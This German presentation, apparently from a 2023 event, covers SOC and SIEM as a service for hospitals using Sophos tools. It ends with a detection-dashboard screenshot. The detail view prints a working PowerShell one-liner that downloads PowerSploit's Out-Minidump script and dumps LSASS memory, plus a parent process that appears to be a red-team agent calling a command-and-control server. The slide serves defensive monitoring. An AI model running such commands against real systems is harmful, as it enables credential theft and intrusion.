


Entscheider-Zyklus 2023 THEMA:

SOC und SIEM as a Service




1	Herausforderungen
2	Aufgabenstellung
3	Lösungsszenarien
4	Erfahrungswerte aus den Häusern
5	Lessons Learned
6	Blick ins System
7	Fazit und Ausblick


HERAUSFORDERUNGEN

Pos.	TOP
1	Absicherung gegen Cyberangriffe
2	Einhaltung von Compliance-Anforderungen
3	Altsysteme
4	3rd Party Integration
5	Performance
6	Entlastung des Krankenhaus IT-Personals herbeiführen

AUFGABENSTELLUNG

Pos.	TOP
1	Design der Infrastruktur (Agenten, Konnektoren, Proxy (Update-Cache, Message Relay))
2	Einrichten von SOPHOS-Central (Rechtevergabe der Administratoren)
3	Onboarding MDR (SOC)
4	Client und Software-Installation von SOPHOS Agent (XDR-Agent)
5	Anbindung der bestehenden SOPHOS- und 3rd Party-Firewalls
6	Einbetten Management of Incidents in bestehende Prozesse
7	Positionierung und Aktivierung NDR






Erkennungen

Übersicht / Bedrohungsanalyse-Center Dashboard / Erkennungen

Dienstag, 17. Oktober 2023 um 13:44 - Mittwoch, 18. Oktober 2023 um 13:44



Info Niedrig Mittel Hoch Kritisch

Gruppieren nach Ohne (nicht gruppiert)

<input type="checkbox"/>	Schweregrad	Typ	Erkennung	Uhrzeit	Einheit	Kategorie	Quelle	MITRE-Angriff
<input type="checkbox"/>	Medium	Threat	WIN-EXE-PSH-SUSP-IEX-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
<input type="checkbox"/>	Medium	Threat	WIN-EXE-PSH-SUSP-IEX-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
<input type="checkbox"/>	Medium	Threat	WIN-EXE-PSH-BAD-PS-PAYLOAD-WORDS-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
<input type="checkbox"/>	Medium	Threat	WIN-EXE-PSH-POWERSHELL-EMPIRE-2	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
<input type="checkbox"/>	Medium	Threat	WIN-DIS-PSH-LSASS-PID-DISCOVERY-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Discovery
<input type="checkbox"/>	High	Threat	WIN-EXE-PSH-POWERSPLOIT-CMDLET-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
<input type="checkbox"/>	High	Threat	WIN-EXE-PSH-POWERSPLOIT-CMDLET-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
<input type="checkbox"/>	High	Threat	WIN-PRI-PRC-FODHELPER-UAC-BYPASS-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Privilege Escalation
<input type="checkbox"/>	Critical	Threat	WIN-CRD-PSH-INVOKE-MIMIKATZ-1	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution
<input type="checkbox"/>	Medium	Threat	WIN-EXE-PSH-POWERSHELL-EMPIRE-2	18.10.23, 13:33	PC-RobinHood	ENDPOINT	Sophos	Execution

WIN-EXE-PSH-POWERSPLOIT-CMDLET-1

Sophos
ENDPOINT

Übersicht Rohdaten

Erkennungsdetails


Erkennungs-ID	WIN-EXE-PSH-POWERSPLOIT-CMDLET-1
Schweregrad	High
Uhrzeit	18.10.2023, 13:32:35
Gerätetyp	computer
Hostname	PC-RobinHood
Detection-IP	192.168.145.26
Übergeordnete Befehlszeile	"C:\Users\Public\splunkd.exe" -server http://192.168.145.215:8888 -group red 7528:133421021220574887
Sophos-Prozess-ID	7528:133421021220574887
Dateipfad	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Befehlszeile	powershell.exe -ExecutionPolicy Bypass -C "[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1'); get-process lsass Out-Minidump"
Benutzername	picasso
MITRE-TTP	TA0002 - Execution, TA0003 - Persistence, TA0004 - Privilege Escalation, TA0005 - Defense Evasion, TA0006 - Credential Access, TA0007 - Discovery, TA0009 - Collection

